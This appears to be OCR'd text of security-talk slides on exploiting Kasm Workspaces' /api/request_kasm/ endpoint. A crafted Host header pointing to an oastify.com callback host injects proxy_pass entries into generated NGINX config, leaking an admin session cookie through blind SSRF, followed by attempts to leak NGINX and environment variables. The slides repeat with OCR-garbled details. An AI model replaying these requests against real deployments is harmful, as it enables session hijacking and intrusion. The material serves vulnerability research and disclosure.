   1060,"zone_id":"","network_id":"","token":  
   "f431322d-5010-477b-ae72-f58a3c961944","username":"admin@kasm.local"  
   }
```

Generate Collaborator payloads

Number to generate: ☒ Include Collaborator server location

Poll Collaborator interactions

Poll every seconds

# ^	Time	Type	Payload	Comment
1	2022-Jun-22 05:50:46 UTC	DNS	jczxnjd8qthdobbbit8dioua5lwrmbf	
2	2022-Jun-22 05:50:54 UTC	HTTP	jczxnjd8qthdobbbit8dioua5lwrmbf	
3	2022-Jun-22 05:50:57 UTC	HTTP	jczxnjd8qthdobbbit8dioua5lwrmbf	
4	2022-Jun-22 05:50:58 UTC	HTTP	jczxnjd8qthdobbbit8dioua5lwrmbf	
5	2022-Jun-22 05:51:00 UTC	HTTP	jczxnjd8qthdobbbit8dioua5lwrmbf	
6	2022-Jun-22 05:51:02 UTC	HTTP	jczxnjd8qthdobbbit8dioua5lwrmbf	

Description Request to Collaborator Response from Collaborator

```
Pretty Raw Hex  
1 GET /api/internal_auth/ HTTP/1.0  
2 X-Original-URI:  
   /d783d6e2-43c4-43/19209115-4674-4d48-bb40-5dd420aac3fc/vnc.html?video_quality=0&enable_webp=false&idle_disconnect=20  
   d=&autoconnect=1&path=desktop/0eb12170-a28b-4e3f-9f75-22c2a85a0449/vnc/websockify&cursor=true&resize=remote&clipboard  
   e&clipboard_down=true&clipboard_seamless=true&toggle_control_panel=false  
3 Host: jczxnjd8qthdobbbit8dioua5lwrmbf.oastify.com  
4 Connection: close  
5 X-Real-IP:   
6 X-Forwarded-Proto: https  
7 X-Forwarded-Proto: https  
8 Cookie: session_token=f431322d-5010-477b-ae72-f58a3c961944; username="admin@kasm.local"  
9 User-Agent:   
10 Accept: /*/*  
11 Accept-Language: en-US,en;q=0.5  
12 Accept-Encoding: gzip, deflate
```

kasm_api RE – client_api.py, interesting API call

```
...  
image.host_header = cherrypy.request.headers['HOST']  
...
```

Blind SSRF...

5.0
(Medium)

Request

```
Pretty Raw Hex  
1 POST /api/request kasm/ HTTP/1.1  
2 Host: jczxnjd8qthdobbbit8dioua5lwrmb.oastify.com  
3 Cookie: session_token=f431322d-5010-477b-ae72-f58a3c961944; username  
   ="admin@kasm.local"  
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0)  
   Gecko/20100101 Firefox/99.0  
5 Accept: application/json  
6 Accept-Language: en-US,en;q=0.5  
7 Accept-Encoding: gzip, deflate  
8 Referer: https://  
9 Content-Type: application/json  
10 Origin: https://  
11 Content-Length: 238  
12 Sec-Fetch-Dest: empty  
13 Sec-Fetch-Mode: cors  
14 Sec-Fetch-Site: same-origin  
15 Te: trailers  
16 Connection: close  
17  
18 {"point_of_presence":"","persistent_profile_mode":"Enabled",  
   "image_id":"6ac6932028df4b72a708f323ebb2c31a","x_res":1798,"y_res":  
   1060,"zone_id":"","network_id":"","token":  
   "f431322d-5010-477b-ae72-f58a3c961944","username":"admin@kasm.local"  
}
```

Generate Collaborator payloads

Number to generate: 1

Copy to clipboard

☒ Include Collaborator server location

Poll Collaborator interactions

Poll every 60

seconds

Poll now

# ^	Time	Type	Payload	Comment
1	2022-Jun-22 05:50:46 UTC	DNS	jczxnjd8qthdobbbit8dioua5lwrmb	
2	2022-Jun-22 05:50:54 UTC	HTTP	jczxnjd8qthdobbbit8dioua5lwrmb	
3	2022-Jun-22 05:50:57 UTC	HTTP	jczxnjd8qthdobbbit8dioua5lwrmb	
4	2022-Jun-22 05:50:58 UTC	HTTP	jczxnjd8qthdobbbit8dioua5lwrmb	
5	2022-Jun-22 05:51:00 UTC	HTTP	jczxnjd8qthdobbbit8dioua5lwrmb	
6	2022-Jun-22 05:51:02 UTC	HTTP	jczxnjd8qthdobbbit8dioua5lwrmb	

Description

Request to Collaborator

Response from Collaborator

Pretty Raw Hex

```
1 GET /api/internal_auth/ HTTP/1.0  
2 X-Original-URI:  
   /d783d6e2-43c4-43/19209115-4674-4d48-bb40-5dd420aac3fc/vnc.html?video_quality=0&enable_webp=false&idle_disconnect=20  
   d=&autoconnect=1&path=desktop/0eb12170-a28b-4e3f-9f75-22c2a85a0449/vnc/websocketify&cursor=true&resize=remote&clipboard  
   e&clipboard_down=true&clipboard_seamless=true&toggle_control_panel=false  
3 Host: jczxnjd8qthdobbbit8dioua5lwrmb.oastify.com  
4 Connection: close  
5 X-Real-IP:   
6 X-Forwarded-Proto: https  
7 X-Forwarded-Proto: https  
8 Cookie: session_token=f431322d-5010-477b-ae72-f58a3c961944; username="admin@kasm.local"  
9 User-Agent:   
10 Accept: /*/*  
11 Accept-Language: en-US,en;q=0.5  
12 Accept-Encoding: gzip, deflate
```

kasm_api RE – client_api.py, interesting API call

```
...  
image  
...
```

Request

```
Pretty Raw Hex  
1 POST /api/request kasm/ HTTP/  
2 Host: jczxnjd8qthdobbbit8dioua5lwrmbf.oastify.com  
3 Cookie: session token=f431322d-5010-477b-ae72-f58a3c961944; username="admin@kasm.local"  
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0  
5 Accept: application/json  
6 Accept-Language: en-US,en;q=0.5  
7 Accept-Encoding: gzip, deflate  
8 Referer: https://  
9 Content-Type: application/json  
10 Origin: https://  
11 Content-Length: 238  
12 Sec-Fetch-Dest: empty  
13 Sec-Fetch-Mode: cors  
14 Sec-Fetch-Site: same-origin  
15 Te: trailers  
16 Connection: close  
17  
18 {"point of presence":"","pers  
  "image_id":"6ae932028fd4b72a"  
  "1060","zone_id":"","network_id"  
  "f431322d-5010-477b-ae72-f58a3c961944"  
}
```

HACKING TIME...
YEARS HACKED: 1057



```
3 Host: jczxnjd8qthdobbbit8dioua5lwrmbf.oastify.com  
4 Connection: close  
5 X-Real-IP:   
6 X-Forwarded-For:   
7 X-Forwarded-Proto: https  
8 Cookie: session token=f431322d-5010-477b-ae72-f58a3c961944; username="admin@kasm.local"  
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0  
10 Accept: */*  
11 Accept-Language: en-US,en;q=0.5  
12 Accept-Encoding: gzip, deflate
```

Blind SSRF...

5.0
(Medium)

CRIT
CRIT
CRIT
CRIT
CRIT

webp=false&idle_disconnect=20
g=true&resize=remote&clipboard=

3) Hacking Time...



/api/request_kasm/ exploitation

Why the callback? Well... dynamically generated NGINX configuration file... of course

etc/nginx/conf.d/containers.d/4854d2427024d45da93aa903ae264cc63ec481fb.conf

```
location /5f5e3a4a-106b-44cf-a8d1-41e197bda422 {
    internal;
    proxy_pass https://jczxnjd8qthdobbitt8dioua5lwrmfb.oastify.com:443/api/internal_auth/;
    proxy_pass_request_body off;
    proxy_set_header    Content-Length '';
    proxy_set_header    X-Original-URI $request_uri;
}
```

```
location /5e7b12c4-5468-4cb6-aa00-0852af080981 {
    proxy_set_header    X-Real-IP $remote_addr;
    proxy_set_header    X-Forwarded-For $proxy_add_x_forwarded_for;
    rewrite ^/5e7b12c4-5468-4cb6-aa00-0852af080981(.*)$ $1 break;
    proxy_pass https://jczxnjd8qthdobbitt8dioua5lwrmfb.oastify.com:443;
}
```

Generate Collaborator payloads

Number to generate: ☒ Include Collaborator server location

Poll Collaborator interactions

Poll every seconds

#	Time	Type	Payload	Comment
1	2022-Jun-22 05:50:46 UTC	DNS	jczxnjd8qthdobbitt8dioua5lwrmfb	
2	2022-Jun-22 05:50:54 UTC	HTTP	jczxnjd8qthdobbitt8dioua5lwrmfb	
3	2022-Jun-22 05:50:57 UTC	HTTP	jczxnjd8qthdobbitt8dioua5lwrmfb	
4	2022-Jun-22 05:50:58 UTC	HTTP	jczxnjd8qthdobbitt8dioua5lwrmfb	
5	2022-Jun-22 05:51:00 UTC	HTTP	jczxnjd8qthdobbitt8dioua5lwrmfb	
6	2022-Jun-22 05:51:02 UTC	HTTP	jczxnjd8qthdobbitt8dioua5lwrmfb	


Description Request to Collaborator Response from Collaborator

Pretty Raw Hex

```
1 GET /api/internal_auth/ HTTP/1.0
2 X-Original-URI:
  /4f93ade2-43c4-43/16209115-4674-4d48-bb40-5dd420aac3fc/vnc.html?video_quality=0&enable_webp=false&idle_disconnect=20&password=
&autoconnect=1&path=desktop/0eb12170-a26b-4e3f-9f75-22c2a85a0449/vnc/websocket?cursor=true&resize=remote&clipboard_up=true
&clipboard_down=true&clipboard_seamless=true&toggle_control_panel=false
3 Host: jczxnjd8qthdobbitt8dioua5lwrmfb.oastify.com
4 Connection: close
5 X-Real-IP:
6 X-Forwarded-
7 X-Forwarded-Proto: https
8 Cookie: session_token=f431322d-5010-477b-ae72-f58a3c961944; username="admin@kasm.local"
9 User-Agent:
10 Accept: */*
11 Accept-Language: en-US,en;q=0.5
12 Accept-Encoding: gzip, deflate
13 Referer:
14 Sec-Fetch-Dest: empty
```

/api/request_kasm/ exploitation

Alternative Attack Vector: Session Leak via SE



Generate Collaborator payloads

Number to generate: ☒ Include Collaborator server location

Poll Collaborator interactions

Poll every seconds

#	Time	Type	Payload	Comment
1	2022-Jun-22 05:50:46 UTC	DNS	jczxjds8qthdobbtt8dioua5lwrmfb	
2	2022-Jun-22 05:50:54 UTC	HTTP	jczxjds8qthdobbtt8dioua5lwrmfb	
3	2022-Jun-22 05:50:57 UTC	HTTP	jczxjds8qthdobbtt8dioua5lwrmfb	
4	2022-Jun-22 05:50:58 UTC	HTTP	jczxjds8qthdobbtt8dioua5lwrmfb	
5	2022-Jun-22 05:51:00 UTC	HTTP	jczxjds8qthdobbtt8dioua5lwrmfb	
6	2022-Jun-22 05:51:02 UTC	HTTP	jczxjds8qthdobbtt8dioua5lwrmfb	

Description Request to Collaborator Response from Collaborator

Pretty Raw Hex

```
1 GET /api/internal_auth/ HTTP/1.0
2 X-Original-URI:
  /d783d6e2-43c4-43/19209115-4674-4d48-bb40-5dd420aac3fc/vnc.html?video_quality=0&enable_webp=false&idle_disconnect=20&password=&autoconnect=1&path=desktop/0eb12170-a28b-4e3f-9f75-22c2a85a0449/vnc/websockify&cursor=true&resize=remote&clipboard_up=true&clipboard_down=true&clipboard Seamless=true&toggle_control_panel=false
3 Host: jczxjds8qthdobbtt8dioua5lwrmfb.oastify.com
4 Connection: close
5 X-Real-IP:
6 X-Forwarded:
7 X-Forwarded-Proto: https
8 Cookie: session_token=cf31322d-5010-477b-ae72-f58a3c961944: username="admin@kasm.local"
9 User-Agent:
10 Accept: */*
11 Accept-Language: en-US,en;q=0.5
12 Accept-Encoding: gzip, deflate
13 Referer:
14 Sec-Fetch-Dest: empty
```

It is possible to leak admin session if admin launches your malicious workspaces...

/api/request_kasm/ exploitation

Why the callback? Well... dynamically generated NGINX configuration file... of course

etc/nginx/conf.d/containers.d/4854d2427024d45da93aa903ae264cc63ec481fb.conf

```
location /5f5e3a4a-106b-44cf-a8d1-41e197bda422 {
    internal;
    proxy_pass https://jczxnjd8qthdobbitt8dioua5lwrmfb.oastify.com:443/api/internal_auth/;
    proxy_pass_request_body off;
    proxy_set_header    Content-Length '';
    proxy_set_header     X-Original-URI $request_uri;
}
```

```
location /5e7b12c4-5468-4cb6-aa00-0852af080981 {
    proxy_set_header    X-Real-IP $remote_addr;
    proxy_set_header     X-Forwarded-For $proxy_add_x_forwarded_for;
    rewrite ^/5e7b12c4-5468-4cb6-aa00-0852af080981(.*)$ $1 break;
    proxy_pass https://jczxnjd8qthdobbitt8dioua5lwrmfb.oastify.com:443;
}
```

Generate Collaborator payloads

Number to generate: ☒ Include Collaborator server location

Poll Collaborator interactions

Poll every seconds

#	Time	Type	Payload	Comment
1	2022-Jun-22 05:50:46 UTC	DNS	jczxnjd8qthdobbitt8dioua5lwrmfb	
2	2022-Jun-22 05:50:54 UTC	HTTP	jczxnjd8qthdobbitt8dioua5lwrmfb	
3	2022-Jun-22 05:50:57 UTC	HTTP	jczxnjd8qthdobbitt8dioua5lwrmfb	
4	2022-Jun-22 05:50:58 UTC	HTTP	jczxnjd8qthdobbitt8dioua5lwrmfb	
5	2022-Jun-22 05:51:00 UTC	HTTP	jczxnjd8qthdobbitt8dioua5lwrmfb	
6	2022-Jun-22 05:51:02 UTC	HTTP	jczxnjd8qthdobbitt8dioua5lwrmfb	

Description Request to Collaborator Response from Collaborator

Pretty Raw Hex

```
1 GET /api/internal_auth/ HTTP/1.0
2 X-Original-URI:
  /4f93ade2-43c4-43/16209115-4674-4d48-bb40-5dd420aac3fc/vnc.html?video_quality=0&enable_webp=false&idle_disconnect=20&password=
&autoconnect=1&path=desktop/0eb12170-a26b-4e3f-9f75-22c2a85a0449/vnc/websocket?cursor=true&resize=remote&clipboard_up=true
&clipboard_down=true&clipboard_seamless=true&toggle_control_panel=false
3 Host: jczxnjd8qthdobbitt8dioua5lwrmfb.oastify.com
4 Connection: close
5 X-Real-IP:
6 X-Forwarded-
7 X-Forwarded-Proto: https
8 Cookie: session_token=f431322d-5010-477b-ae72-f58a3c961944; username="admin@kasm.local"
9 User-Agent:
10 Accept: */*
11 Accept-Language: en-US,en;q=0.5
12 Accept-Encoding: gzip, deflate
13 Referer:
14 Sec-Fetch-Dest: empty
```

/api/request_kasm/ exploitation

Goal: Full Read SSRF


Method: hit the proxy_pass urls

/api/request_kasm/ exploitation

Goal: Full Read SSRF

/etc/nginx/conf.d/containers.d/4854d2427024d45da93aa903ae264cc63ec481fb.conf

```
location /5f5e3a4a-106b-44cf-a8d1-41e197bda422 {  
    internal;  
    proxy_pass https://jczxnjd8qthdobbit8dioua5lwrmb.oastify.com:443/api/internal_auth/;  
    proxy_pass_request_body off;  
    proxy_set_header    Content-Length '';  
    proxy_set_header    X-Original-URI $request_uri;  
}  
  
location /5e7b12c4-5468-4cb6-aa00-0852af080981 {  
    proxy_set_header    X-Real-IP $remote_addr;  
    proxy_set_header    X-Forwarded-For $proxy_add_x_forwarded_for;  
    rewrite ^/5e7b12c4-5468-4cb6-aa00-0852af080981(.*)$ $1 break;  
    proxy_pass https://jczxnjd8qthdobbit8dioua5lwrmb.oastify.com:443;  
}
```



/api/request_kasm/ exploitation

Goal: Full Read SSRF

/etc/nginx/conf.d/containers.d/4854d2427024d45da93aa903ae264cc63ec481fb.conf

```
location /5f5e3a4a-106b-44cf-a8d1-41e197bda422 {  
    internal;  
    Only internal :( proxy_pass https://jczxnjd8qthdobbitt8dioua5lwrmb.oastify.com:443/api/internal_auth/;  
    proxy_pass_request_body off;  
    proxy_set_header    Content-Length '';  
    proxy_set_header    X-Original-URI $request_uri;  
}  
  
location /5e7b12c4-5468-4cb6-aa00-0852af080981 {  
    proxy_set_header    X-Real-IP $remote_addr;  
    proxy_set_header    X-Forwarded-For $proxy_add_x_forwarded_for;  
    rewrite ^/5e7b12c4-5468-4cb6-aa00-0852af080981(.*)$ $1 break;  
    proxy_pass https://jczxnjd8qthdobbitt8dioua5lwrmb.oastify.com:443;  
}
```

Problem #1 -

“internal” directive

Syntax: internal;
Default: —
Context: location

Specifies that a given location can only be used for internal requests. For external requests, the client error 404 (Not Found) is returned. Internal requests are the following:

- requests redirected by the [error_page](#), [index](#), [random_index](#), and [try_files](#) directives;
- requests redirected by the “X-Accel-Redirect” response header field from an upstream server;
- subrequests formed by the “include virtual” command of the [ngx_http_ssi_module](#) module, by the [ngx_http_addition_module](#) module directives, and by [auth_request](#) and [mirror](#) directives;
- requests changed by the [rewrite](#) directive.

Example:

```
error_page 404 /404.html;  
  
location ~ /404.html {  
    internal;  
}
```

There is a limit of 10 internal redirects per request to prevent request processing cycles that can occur in incorrect configurations. If this limit is reached, the error 500 (Internal Server Error) is returned. In such cases, the “rewrite or internal redirection cycle” message can be seen in the error log.



/api/request_kasm/ exploitation

Goal: Full Read SSRF

/etc/nginx/conf.d/containers.d/4854d2427024d45da93aa903ae264cc63ec481fb.conf

```
location /5f5e3a4a-106b-44cf-a8d1-41e197bda422 {  
    internal;  
    proxy_pass https://jczxnjd8qthdobbit8dioua5lwrmb.oastify.com:443/api/internal_auth/;  
    proxy_pass_request_body off;  
    proxy_set_header    Content-Length '';  
    proxy_set_header    X-Original-URI $request_uri;  
}
```

Only internal :(

GUID is being
stripped so we
can't leak it.

Literally impossible to find.

```
location /5e7b12c4-5468-4cb6-aa00-0852af080981 {  
    proxy_set_header    X-Real-IP $remote_addr;  
    proxy_set_header    X-Forwarded-For $proxy_add_x_forwarded_for;  
    rewrite ^/5e7b12c4-5468-4cb6-aa00-0852af080981(.*)$ $1 break;  
    proxy_pass https://jczxnjd8qthdobbit8dioua5lwrmb.oastify.com:443;  
}
```

Problem #2 -

Impossible to find
GUID



`/api/request_kasm/` exploitation

New Goal: Leak NGINX Vars via bSSRF

/api/request_kasm/ exploitation

New Goal: Leak NGINX Vars via bSSRF

/etc/nginx/conf.d/containers.d/4854d2427024d45da93aa903ae264cc63ec481fb.conf

```
location /5f5e3a4a-106b-44cf-a8d1-41e197bda422 {
    internal;
    proxy_pass https://jczxnjd8qthdobbit8dioua5lwrmfb.oastify.com:443/api/internal_auth/;
    proxy_pass_request_body off;
    proxy_set_header    Content-Length '';
    proxy_set_header    X-Original-URI $request_uri;
}
```

```
location /5e7b12c4-5468-4cb6-aa00-0852af080981 {
    proxy_set_header    X-Real-IP $remote_addr;
    proxy_set_header    X-Forwarded-For $proxy_add_x_forwarded_for;
    rewrite ^/5e7b12c4-5468-4cb6-aa00-0852af080981(.*)$ $1 break;
    proxy_pass https://jczxnjd8qthdobbit8dioua5lwrmfb.oastify.com:443;
}
```

Generate Collaborator payloads

Number to generate: ☒ Include Collaborator server location

Poll Collaborator interactions

Poll every seconds

#	Time	Type	Payload	Comment
1	2022-Jun-22 05:50:46 UTC	DNS	jczxnjd8qthdobbit8dioua5lwrmfb	
2	2022-Jun-22 05:50:54 UTC	HTTP	jczxnjd8qthdobbit8dioua5lwrmfb	
3	2022-Jun-22 05:50:57 UTC	HTTP	jczxnjd8qthdobbit8dioua5lwrmfb	
4	2022-Jun-22 05:50:58 UTC	HTTP	jczxnjd8qthdobbit8dioua5lwrmfb	
5	2022-Jun-22 05:51:00 UTC	HTTP	jczxnjd8qthdobbit8dioua5lwrmfb	
6	2022-Jun-22 05:51:02 UTC	HTTP	jczxnjd8qthdobbit8dioua5lwrmfb	

Description Request to Collaborator Response from Collaborator

Pretty Raw Hex

```
1 GET /api/internal_auth/ HTTP/1.0
2 X-Original-URI:
  /d783dfe2-43c4-43/19209115-4e74-4d48-bb40-5dd420aac3fc/vnc.html?video_quality=0&enable_webp=false&idle
  d=autoconnect=1&path=desktop/Debl2170-a28b-4e5f-9f75-2cc2a95a0449/vnc/websocketify&cursor=true&resize=tr
  e&clipboard_down=true&clipboard_seamless=true&toggle_control_panel=false
3 Host: jczxnjd8qthdobbit8dioua5lwrmfb.oastify.com
4 Connection: close
5 X-Real-IP:
6 X-Forwarded-For:
7 X-Forwarded-Proto: https
8 Cookie: session_token=f431322d-5010-477b-ae72-f58a3c961944; username="admin@kasm.local"
9 User-Agent:
10 Accept: */*
11 Accept-Language: en-US,en;q=0.5
12 Accept-Encoding: gzip, deflate
13 Referer:
14 Sec-Fetch-Dest: empty
```


/api/request_kasm/ exploitation

New Goal: Leak NGINX Vars via bSSRF

/etc/nginx/conf.d/containers.d/4854d2427024d45da93aa903ae264cc63ec481fb.conf

```
location /5f5e3a4a-106b-44cf-a8d1-41e197bda422 {
    internal;
    proxy_pass https://jczxnjd8qthdobbit8dioua5lwrmb.oastify.com:443/api/internal_auth/;
    proxy_pass_request_body off;
    proxy_set_header    Content-Length '';
    proxy_set_header    X-Original-URI $request_uri;
}

location /5e7b12c4-5468-4cb6-aa00-0852af080981 {
    proxy_set_header    X-Real-IP $remote_addr;
    proxy_set_header    X-Forwarded-For $proxy_add_x_forwarded_for;
    rewrite ^/5e7b12c4-5468-4cb6-aa00-0852af080981(.*)$ $1 break;
    proxy_pass https://jczxnjd8qthdobbit8dioua5lwrmb.oastify.com:443;
}
```

Alphabetical index of variables

[\\$ancient_browser](#)
[\\$arg_](#)
[\\$args](#)
[\\$binary_remote_addr](#) (ngx_http_core_module)
[\\$binary_remote_addr](#) (ngx_stream_core_module)
[\\$body_bytes_sent](#)
[\\$bytes_received](#)
[\\$bytes_sent](#) (ngx_http_core_module)
[\\$bytes_sent](#) (ngx_http_log_module)
[\\$bytes_sent](#) (ngx_stream_core_module)
[\\$connection](#) (ngx_http_core_module)
[\\$connection](#) (ngx_http_log_module)
[\\$connection](#) (ngx_stream_core_module)
[\\$connection_requests](#) (ngx_http_core_module)
[\\$connection_requests](#) (ngx_http_log_module)
[\\$connection_time](#)
[\\$connections_active](#)
[\\$connections_reading](#)
[\\$connections_waiting](#)
[\\$connections_writing](#)
[\\$content_length](#)
[\\$content_type](#)
[\\$cookie_](#)
[\\$date_gmt](#)
[\\$date_local](#)
[\\$document_root](#)
[\\$document_uri](#)

NGINX

[english](#)
[pyccolli](#)

[news](#)
[about](#)
[download](#)
[security](#)
[documentation](#)
[faq](#)
[books](#)
[support](#)

[trac](#)
[twitter](#)
[blog](#)

[unit](#)
[njs](#)

\$

0/222

^

v

X

/api/request_kasm/ exploitation

New Goal: Leak NGINX Vars via bSSRF

/etc/nginx/conf.d/containers.d/4854d2427024d45da93aa903ae264cc63ec481fb.conf

```
location /5f5e3a4a-106b-44cf-a8d1-41e197bda422 {
    internal;
    proxy_pass https://jczxnjd8qthdobbitt8dioua5lwrmb.oastify.com:443/api/internal_auth/;
    proxy_pass_request_body off;
    proxy_set_header    Content-Length '';
    proxy_set_header    X-Original-URI $request_uri;
}

location /5e7b12c4-5468-4cb6-aa00-0852af080981 {
    proxy_set_header    X-Real-IP $remote_addr;
    proxy_set_header    X-Forwarded-For $proxy_add_x_forwarded_for;
    rewrite ^/5e7b12c4-5468-4cb6-aa00-0852af080981(.*)$ $1 break;
    proxy_pass https://jczxnjd8qthdobbitt8dioua5lwrmb.oastify.com:443;
}
```

Alphabetical index of variables

[\\$ancient_browser](#)
[\\$arg_](#)
[\\$args](#)
[\\$binary_remote_addr](#) (ngx_http_core_module)
[\\$binary_remote_addr](#) (ngx_stream_core_module)
[\\$body_bytes_sent](#)
[\\$bytes_received](#)
[\\$bytes_sent](#) (ngx_http_core_module)
[\\$bytes_sent](#) (ngx_http_log_module)
[\\$bytes_sent](#) (ngx_stream_core_module)
[\\$connection](#) (ngx_http_core_module)
[\\$connection](#) (ngx_http_log_module)
[\\$connection](#) (ngx_stream_core_module)
[\\$connection_requests](#) (ngx_http_core_module)
[\\$connection_requests](#) (ngx_http_log_module)
[\\$connection_time](#)
[\\$connections_active](#)
[\\$connections_reading](#)
[\\$connections_waiting](#)
[\\$connections_writing](#)
[\\$content_length](#)
[\\$content_type](#)
[\\$cookie](#)
[\\$date_gmt](#)
[\\$date_local](#)
[\\$document_root](#)
[\\$document_uri](#)

NGINX


[english](#)
[pyccow](#)

[news](#)
[about](#)
[download](#)
[security](#)
[documentation](#)
[faq](#)
[books](#)
[support](#)

[trac](#)
[twitter](#)
[blog](#)

[unit](#)
[njs](#)

Problem #3: Not a single juicy variable



/api/request_kasm/ exploitation

New Goal: Leak NGINX Vars via bSSRF

/etc/nginx/conf.d/containers.d/4854d2427024d45da93aa903ae264cc63ec481fb.conf

```
location /5f5e3a4a-106b-44cf-a8d1-41e197bda422 {
    internal;
    proxy_pass https://jczxnjd8qthdobbitt8dioua5lwrmb.oastify.com:443/api/internal_auth/;
    proxy_request_body off;
    proxy_set_header    Content-Length '';
    proxy_set_header    X-Original-URI $request_uri;
}

location /5e7b12c4-5468-4cb6-aa00-0852af080981 {
    proxy_set_header    X-Real-IP $remote_addr;
    proxy_set_header    X-Forwarded-For $proxy_add_x_forwarded_for;
    rewrite ^/5e7b12c4-5468-4cb6-aa00-0852af080981(.*)$ $1 break;
    proxy_pass https://jczxnjd8qthdobbitt8dioua5lwrmb.oastify.com:443;
}
```

Alphabetical index of variables

[\\$ancient_browser](#)
[\\$arg_](#)
[\\$args](#)
[\\$binary_remote_addr](#) (ngx_http_core_module)
[\\$binary_remote_addr](#) (ngx_stream_core_module)
[\\$body_bytes_sent](#)
[\\$bytes_received](#)
[\\$bytes_sent](#) (ngx_http_core_module)
[\\$bytes_sent](#) (ngx_http_log_module)
[\\$bytes_sent](#) (ngx_stream_core_module)
[\\$connection](#) (ngx_http_core_module)
[\\$connection](#) (ngx_http_log_module)
[\\$connection](#) (ngx_stream_core_module)
[\\$connection_requests](#) (ngx_http_core_module)
[\\$connection_requests](#) (ngx_http_log_module)
[\\$connection_time](#)
[\\$connections_active](#)
[\\$connections_reading](#)
[\\$connections_waiting](#)
[\\$connections_writing](#)
[\\$content_length](#)
[\\$content_type](#)
[\\$cookie](#)
[\\$date_gmt](#)
[\\$date_local](#)
[\\$document_root](#)
[\\$document_uri](#)

NGINX


[english](#)
[pyccow](#)

[news](#)
[about](#)
[download](#)
[security](#)
[documentation](#)
[faq](#)
[books](#)
[support](#)

[trac](#)
[twitter](#)
[blog](#)

[unit](#)
[njs](#)

Problem #3: Not a single juicy variable
But what about...



/api/request_kasm/ exploitation

New Goal: Leak ENV Vars via bSSRF

/api/request_kasm/ exploitation

New Goal: Leak ENV Vars via bSSRF

▲ You can access the variables via modules - I found options for doing it with Lua and Perl.

34 ▼ Wrote about it on my company's blog:

🕒 <https://web.archive.org/web/20170712003702/https://docs.apitools.com/blog/2014/07/02/using-environment-variables-in-nginx-conf.html>

The TL;DR:

```
env API_KEY;
```

And then:

```
http {
  ...
  server {
    location / {
      # set var using Lua
      set_by_lua $api_key 'return os.getenv("API_KEY")';

      # set var using perl
      perl_set $api_key 'sub { return $ENV{"API_KEY"}; }';
      ...
    }
  }
}
```

EDIT: original blog is dead, changed link to wayback machine cache

HMMMMMMM..... Lua & Perl you say?




Don't mind if I do.

/api/request_kasm/ exploitation

Problem #4: No Valid Code Execution Modules Installed

```
/etc/nginx # rg -ai load_module 😞  
/etc/nginx # nginx -V 2>&1 | grep lua 😞  
/etc/nginx # nginx -V 2>&1 | grep perl 😞  
configure arguments: --prefix=/etc/nginx --sbin-path=/usr/sbin/nginx --modules-path=/usr/lib/nginx/modules --conf-path=/etc/nginx/nginx.c  
onf --error-log-path=/var/log/nginx/error.log --http-log-path=/var/log/nginx/access.log --pid-path=/var/run/nginx.pid --lock-path=/var/ru  
n/nginx.lock --http-client-body-temp-path=/var/cache/nginx/client_temp --http-proxy-temp-path=/var/cache/nginx/proxy_temp --http-fastcgi-  
temp-path=/var/cache/nginx/fastcgi_temp --http-uwsgi-temp-path=/var/cache/nginx/uwsgi_temp --http-scgi-temp-path=/var/cache/nginx/scgi_te  
mp --with-perl modules_path=/usr/lib/perl5/vendor_perl --user=nginx --group=nginx --with-compat --with-file-aio --with-threads --with-htt  
p_addition_module --with-http_auth_request_module --with-http_dav_module --with-http_event_module --with-http_gzip_static_module --with-http_gzi  
